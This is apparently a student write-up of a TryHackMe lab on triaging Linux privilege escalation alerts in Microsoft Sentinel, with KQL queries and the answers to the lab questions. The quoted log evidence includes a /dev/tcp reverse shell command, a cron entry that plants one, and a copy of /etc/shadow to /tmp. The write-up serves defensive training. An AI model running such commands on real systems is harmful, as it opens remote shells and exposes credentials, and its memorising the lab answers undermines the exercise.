

SOC Alert Triaging



Azure Sentinel

Introduction

This lab demonstrates a practical SOC alert triage and investigation workflow using Microsoft Sentinel. The objective is to prioritise security incidents, analyse high-severity alerts, and validate detections through log correlation and KQL analysis. By examining multiple Linux privilege escalation alerts and associated entities, the lab focuses on identifying malicious behaviour and understanding how individual alerts can represent different stages of a single compromise.

Learning Objectives

- Understand the importance of alert triage and prioritisation
- Explore Microsoft Sentinel to review and analyse alerts
- Correlate logs to identify real activities and determine alert verdicts

A screenshot of the Microsoft Sentinel Log Analytics workspace. The top half shows a query results table with columns: TimeGenerated (UTC), host_s, and Message. The table lists several log entries from December 11, 2025, at 9:31:38.121 PM, all originating from host_s app-01. The messages describe various system events, including password acceptance, usermod changes, cron jobs, and kernel audit logs. The bottom right corner shows an open 'Priority assessment' pane for an incident, which is ranked as medium priority. The pane displays 'Notable priority factors' and 'Incident details' sections, including fields like Assigned to (Unassigned), Incident ID (2646), Classification (Not set), and Categories (Privilege escalation).

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
Alert Triage Overview

Alert triage is the process of quickly assessing and prioritizing security alerts to determine which require immediate action. Analysts evaluate alerts using four core dimensions: severity (urgency and risk), time (when the activity occurred and its frequency), attack stage (position in the attack lifecycle), and impact (affected users, systems, or resources). This structured approach ensures consistent and efficient decision-making in high-alert environments.

Environment Review

The lab environment is based on Microsoft Sentinel accessed through the Azure Portal. Sentinel is used as the central SIEM platform for log analysis and alert investigation.

For this lab, analysis is performed using the Syslog_CL custom log table within the Logs section of Sentinel. Querying this table provides visibility into the log data used to generate and investigate alerts.



The screenshot shows the Microsoft Sentinel interface within the Azure Portal. At the top, there are navigation links for 'Home', 'TryHackMe (tryhackme.onmicrosoft.com)', and several metrics-related buttons. Below the header is a toolbar with 'Create', 'Manage view', 'Refresh', 'Export to CSV', 'Open query', 'View incidents', and 'Add to service group' buttons. A message通知 says 'You are viewing a new version of Browse experience. Click here to access the old experience.' There are also filter options for 'Subscription equals all', 'Resource Group equals all', and 'Location equals all'. The main table lists a single resource: 'rg-aoc25' under 'Name', 'Resource Group' as 'rg-aoc25', 'Location' as 'East US', 'Subscription' as 'Az-Subs-QA', and 'Directory' as 'TryHackMe'. The table has columns for Name, Resource Group, Location, Subscription, and Directory.

Name	Resource Group	Location	Subscription	Directory
rg-aoc25	rg-aoc25	East US	Az-Subs-QA	TryHackMe

Investigation Proper

Microsoft Sentinel in Action

The investigation begins in Microsoft Sentinel by reviewing active incidents through the Threat Management → Incidents view. Incidents are filtered by timeframe to ensure all relevant alerts are visible.

Multiple incidents are present, with both high and medium severity alerts. As standard SOC practice, analysis starts with high-severity incidents, as these represent potential compromise or privilege escalation risks.

A high-severity alert related to Linux Privilege Escalation (Kernel Module Insertion) is selected for detailed triage. The incident summary reveals multiple related events, involved entities, and classification under the Privilege Escalation tactic. Expanding the incident provides access to the incident timeline and similar incidents, offering additional context.

Q1. How many entities are affected by the Linux PrivEsc - Polkit Exploit Attempt alert?

10.

The screenshot shows the Microsoft Sentinel interface for an incident titled "ID 2646: Linux PrivEsc - Polkit Exploit Attempt". The top navigation bar includes "Manage incident", "Tasks", and a three-dot menu. Below the title, there are status filters: "High" (red), "Active" (blue), "Unassigned" (grey), and "Unclassified" (white). The last update time is listed as "Dec 12, 2025 9:09 PM".

The main content area has tabs: "Attack story" (selected), "Alerts (1)", "Assets (10)", "Investigations (0)", "Evidence and Response (0)", and "Summary".

The "Attack story" tab displays:

- Detection & Categories:** Active alerts 1/1, Categories 1.
- First activity:** Dec 11, 2025 9:31:38 PM.
- Last activity:** Dec 11, 2025 9:31:38 PM.
- Creation time:** Dec 12, 2025 9:09:14 PM.
- Alerts:** One new alert from "Linux PrivEsc - Polkit Exploit Attempt" on Dec 11, 2025 9:31 PM.
- Devices:** 5 Devices.

The "Incident graph" section shows a network diagram with nodes and connections, with a "Group similar nodes" toggle switch.

The right panel contains:

- Priority assessment:** Medium priority.
- Notable priority factors:** 1 Notable alert types (Linux PrivEsc - Polkit Exploit Attempt).
- Notable MITRE tactics and techniques:** Abuse Elevation Control Mechanism (T1548), Privilege Escalation (TA0004, TA0111).
- Incident details:** Assigned to Unassigned, Incident ID 2646, Classification Not set, Categories Privilege escalation.

Q2. What is the severity of the Linux PrivEsc - Sudo Shadow Access alert?

High.

<input type="checkbox"/>	> Linux PrivEsc - Sudo Shadow Access	2645	(41)	■■■ High
<input type="checkbox"/>	> Linux PrivEsc - Sudo Shadow Access	2649	(41)	■■■ High
<input type="checkbox"/>	> Linux PrivEsc - Sudo Shadow Access	2651	(41)	■■■ High
<input type="checkbox"/>	> Linux PrivEsc - Sudo Shadow Access	2653	(41)	■■■ High

Q3. How many accounts were added to the sudoers group in the Linux PrivEsc - User Added to Sudo Group alert?

4.

ID 1544: Linux PrivEsc - User Added to Sudo Group

■■■ Medium | ● Active | 🔎 Unassigned | 🗑 Unclassified | ⏲ Last update time: Dec 12, 2025 4:09 AM

Attack story Alerts (67) Assets (15) Investigations (0) Evidence and Response (0) Summary

Creation time: Dec 11, 2025 9:41:18 PM

Alerts

- Dec 11, 2025 9:31 PM ● New
Linux PrivEsc - User Added to Sudo Group
 - 5 Devices 4 Users
- Dec 11, 2025 9:31 PM ● New
Linux PrivEsc - User Added to Sudo Group
 - 5 Devices 4 Users
- Dec 11, 2025 9:31 PM ● New
Linux PrivEsc - User Added to Sudo Group
 - 5 Devices 4 Users
- Dec 11, 2025 9:31 PM ● New
Linux PrivEsc - User Added to Sudo Group
 - 5 Devices 4 Users
- Dec 11, 2025 9:31 PM ● New
Linux PrivEsc - User Added to Sudo Group
 - 5 Devices 4 Users

Incident graph

Layout

Group similar nodes

In-Depth Log Analysis with Sentinel

After initial triage, raw log data is analysed in Microsoft Sentinel to validate alerts and understand attacker activity. Event evidence and custom KQL queries are used to review host-specific logs and identify actions surrounding the alert.

Analysis of the affected host reveals a sequence of suspicious events, including system file manipulation, privilege changes, kernel module insertion, and root authentication. Correlating these events confirms privilege escalation and persistence behaviour, indicating malicious activity rather than normal system operations.

Q1. What is the name of the kernel module installed in websrv-01?

malicious_mod.ko.

<input checked="" type="checkbox"/>	12/11/2025, 9:31:38.121 PM	websrv-01	kernel: [625465] audit: type=1130 audit(1759996669:1161): id=622 op=insert_module name=malicious_mod.ko uid=0
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	websrv-01	

Q2. What is the unusual command executed within websrv-01 by the ops user?

/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1

✓// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert. set query_now = datetime(2025-12-12T03:28:52.0545899Z); Syslog_CL where host_s == 'websrv-01' and Message has "ops" project TimeGenerated, host_s, Message	
<input type="checkbox"/>	12/11/2025, 9:31:38.121 PM websrv-01 sudo: ops : TTY=pts/0 ; PWD=/home/ops ; USER=root ; COMMAND=/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1

Q3. What is the source IP address of the first successful SSH login to storage-01?

172.16.0.12

// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert. set query_now = datetime(2025-12-12T03:28:52.0545899Z); Syslog_CL where host_s == 'storage-01' and Message has "sshd" project TimeGenerated, host_s, Message		
Results Chart Add bookmark		
TimeGenerated [UTC]	host_s	Message
12/11/2025, 9:31:38.105 PM	storage-01	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2
	TimeGenerated [UTC]	2025-12-11T21:31:38.1054654Z
	host_s	storage-01
	Message	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2

Q4. What is the external source IP that successfully logged in as root to app-01?

203.0.113.45

// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert. set query_now = datetime(2025-12-12T03:28:52.0545899Z); Syslog_CL where host_s == 'app-01' and Message has "root" project TimeGenerated, host_s, Message		
Results Chart Add bookmark		
TimeGenerated [UTC]	host_s	Message
> 12/11/2025, 9:31:38.121 PM	app-01	sshd[4770]: Accepted password for root from 10.1.1.5 port 2252 ssh2
> 12/11/2025, 9:31:38.121 PM	app-01	sudo: tom : TTY=pts/0 ; PWD=/home/tom ; USER=root ; COMMAND=/bin/cp /etc/shadow /tmp/shadow.bak
<input checked="" type="checkbox"/> > 12/11/2025, 9:31:38.121 PM	app-01	sshd[6978]: Accepted password for root from 203.0.113.45 port 64978 ssh2
> 12/11/2025, 9:31:38.121 PM	app-01	su: pam_unix(susession): session opened for user root by adminuser(uid=1036)
> 12/11/2025, 9:31:38.121 PM	app-01	CRON[1298]: (root) CMD (echo '*'>/dev/tcp/198.51.100.22/4444 0>&1' >> /etc/crontab)

Q5. Aside from the backup user, what is the name of the user added to the sudoers group inside app-01?

Deploy

<input checked="" type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	app-01	
	Message	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)	

Conclusion

The investigation confirmed a true positive Linux privilege escalation incident. Correlated alerts and host-level log analysis revealed credential abuse, privilege elevation, kernel module insertion, and unauthorised root access originating from external IP addresses. The sequence of events indicates post-exploitation activity and persistence rather than legitimate system administration. This lab highlights the importance of structured alert triage, entity correlation, and in-depth log analysis in Microsoft Sentinel, reflecting real-world SOC Tier 1 operations and effective incident validation.